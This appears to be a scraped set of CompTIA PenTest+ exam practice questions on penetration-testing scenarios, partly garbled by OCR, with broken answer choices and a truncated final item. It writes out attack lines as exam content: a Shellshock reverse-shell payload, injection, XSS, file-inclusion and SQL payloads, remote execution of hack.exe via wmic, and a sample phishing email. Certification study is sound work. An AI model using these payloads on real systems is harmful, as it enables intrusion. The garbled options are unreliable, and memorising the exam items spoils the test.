
[All PT0-002 Questions]


In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name- serial_number>.

Which of the following would be the best action for the tester to take NEXT with this information?

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- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manager/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.





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Actual exam question from CompTIA's PT0-002

Question #: 52


Topic #: 1

[All PT0-002 Questions]

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code: exploit = {`User-Agent`: `() { ignored;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1`, `Accept`: `text/html,application/ xhtml+xml,application/xml`}
Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

```
A. exploit = {a€User-Agenta :€a€() { ignored;};/bin/bash -i id;whoamia ,€a€Accepta :€a€text/html,application/xhtml +xml,application/xmla€}
```

- B. exploit = {a€User-Agenta :€a€() { ignored;};/bin/bash -i>& find / -perm -4000a ,€a€Accepta :€a€text/html,application/xhtml +xml,application/xmla€}
- C. exploit = {\a\text\/ bin/sh -i ps -efa, \int \alpha \text\/ bin/sh -i ps -efa, \int \alpha \
- D. exploit = {a€User-Agenta :€a€() { ignored;};/bin/bash -i>& /dev/tcp/10.10.1.1/80a €a1&<0 €a€Accepta :€a€text/ html,application/xhtml+xml,application/xmla€}



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Question #: 55 Topic #: 1

[All PT0-002 Questions]

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP.

Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a preshared key.

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Actual exam question from CompTIA's PT0-002

Question #: 56

Topic #: 1

[All PT0-002 Questions]

SIMULATION -

You are a penetration tester running port scans on a server.


INSTRUCTIONS -

Part 1: Given the output, construct the command that was used to generate this output from the available options.


Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Part 1 -





Part 2 -











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Actual exam question from CompTIA's PT0-002

Question #: 63

Topic #: 1

[All PT0-002 Questions]

HOTSPOT -

You are a security analyst tasked with hardening a web server. You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTION - Giving the following attack signatures, determine the attack type, and then identify		nt the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please of the Area:	Click the reset all dutton.	
HTTP Request Payload Table		
Payloads	Vulnerability Type	Remediation
lookup=\$(whoami)	▼	▼
	Command Injection	
	DOM-based Cross Site Scripting	Parametrized queries
	SQL Injection (Error)	Preventing external calls
	SQL Injection (Stacked)	Input Sanitization , \ , / , sandbox requests
	SQL Injection (Union)	Input Sanitization ', :, \$, {, } (,),
	Reflected Cross Site Scripting	Input Sanitization ",' , <, : , >, -,
	Local File Inclusion	
	Remote File Inclusion	
	URL Redirect	
search=Bob"%3e%3cimg%20src3da%20onerror%3dalert(1)%3e	Command Injection	
	Command Injection DOM-based Cross Site Scripting	Parametrized queries
	SQL Injection (Error)	Preventing external calls
	SQL Injection (Stacked)	Input Sanitization , \ , / , sandbox requests
	SQL Injection (Union)	Input Sanitization ', :, \$, {, } (,),
	Reflected Cross Site Scripting	Input Sanitization ", , <, : , >, -,
	Local File Inclusion	mparamazana. , , , , , , , , ,
	Remote File Inclusion	
	URL Redirect	
logfile=%2fetc%2fpasswd%00	▼	▼
	Command Injection	
	DOM-based Cross Site Scripting	Parametrized queries
	SQL Injection (Error)	Preventing external calls
	SQL Injection (Stacked)	Input Sanitization , \ , / , sandbox requests
	SQL Injection (Union)	Input Sanitization ', :, \$, {, } (,),
	Reflected Cross Site Scripting Local File Inclusion	Input Sanitization ",' , <, : , >, -,
	Remote File Inclusion	
	URL Redirect	
Hippor toh">/ggrint>glost/1\//ggrint>		
#inner-tab"> <script>alert(1)</script>	Command Injection	
	Command Injection DOM-based Cross Site Scripting	Parametrized queries
	SQL Injection (Error)	Preventing external calls
	SQL Injection (Stacked)	Input Sanitization , \ , / , sandbox requests
	SQL Injection (Union)	Input Sanitization ', ', ', ', sanidox requests
	Reflected Cross Site Scripting	Input Sanitization ", , <, : , >, -,
	Local File Inclusion	, , . , . , . , . , . , . , . , . ,
	Remote File Inclusion	
	URL Redirect	
site=www.exa'ping%20-c%2010%20localhost'mple.com		_

site=www.exa'ping%20-c%2010%20localhost'mple.com

Remote File Inclusion **URL Redirect** ▼ redir=http:%2f%2fwww.malicious-site.com Command Injection **DOM-based Cross Site Scripting** SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion

item=widget'; waitfor%20delay20'00:00:20'; --

item=widget%20union%20select%20null,null,@@version;--

item=widget'+convert(int,@@version)+'

logFile-http:%2f%2fww.malicious-site.com%2fshell.txt

Command Injection **DOM-based Cross Site Scripting** SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion

Remote File Inclusion **URL Redirect**

▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion **URL Redirect**

▾ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion **URL Redirect**

▼ Command Injection **DOM-based Cross Site Scripting** SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion **URL Redirect**

Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion **URL Redirect**

Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, \$, {, } (,), Input Sanitization ",' , <, : , >, -,

Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, \$, {, } (,), Input Sanitization ",' , <, : , >, -,


Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, \$, {, } (,), Input Sanitization ",' , <, : , >, -,

▾ Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, \$, {, } (,), Input Sanitization ",' , <, : , >, -,

Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, \$, {, } (,), Input Sanitization ",' , <, : , >, -,

Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, \$, {, } (,), Input Sanitization ",' , <, : , >, -,

▼



NEW

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Actual exam question from CompTIA's PT0-002
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Question #: 65

Topic #: 1

[All PT0-002 Questions]

A penetration tester obtained the following results after scanning a web server using the dirb utility:

. . .

GENERATED WORDS: 4612

```
---- Scanning URL: http://10.2.10.13/ ----
```


- + http://10.2.10.13/about (CODE:200|SIZE:1520)
- + http://10.2.10.13/home.html (CODE:200|SIZE:214)
- + http://10.2.10.13/index.html (CODE:200|SIZE:214)
- + http://10.2.10.13/info (CODE:200|SIZE:214)

. . .

DOWNLOADED: 4612 - FOUND: 4

Which of the following elements is MOST likely to contain useful information for the penetration tester?

- A. index.html
- B. about
- C. info
- D. home.html



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A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet.

Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

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Actual exam question from CompTIA's PT0-002

Question #: 69

Topic #: 1

[All PT0-002 Questions]

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established: 8443
```

17:34:23 - F - User: bmarney

17:34:23 - F - PW length 15

17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney

17:34:23 - F - login rc:0

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

[All PT0-002 Questions]

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

- A. Crawling the web application's URLs looking for vulnerabilities
- B. Fingerprinting all the IP addresses of the application's servers
- C. Brute forcing the application's passwords
- D. Sending many web requests per second to test DDoS protection

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Actual exam question from CompTIA's PT0-002

Question #: 74

Topic #: 1

[All PT0-002 Questions]

A penetration tester has prepared the following phishing email for an upcoming penetration test:

POPULAR EXAMS

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

Actual exam question from CompTIA's PT0-002

Question #: 77

Topic #: 1

[All PT0-002 Questions]

A penetration tester gains access to a system and is able to migrate to a user process:

net use S: \\192.168.5.51\C\$\temp\persistent no

copy c:\temp\hack.exe S:\temp\hack.exe

wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system
- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

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Actual exam question from CompTIA's PT0-002

Ouestion #: 78

Topic #: 1

[All PT0-002 Questions]

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

Nmap scan report for 192.168.10.10

Service Version Port State

135/tcp open Microsoft Windows RPC msrpc

netbios-ssn Microsoft Windows netbios-ssn Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 139/tcp open 5985/tcp open

Nmap scan report for 192.168.10.11

Service Port State Version

135/tcp open

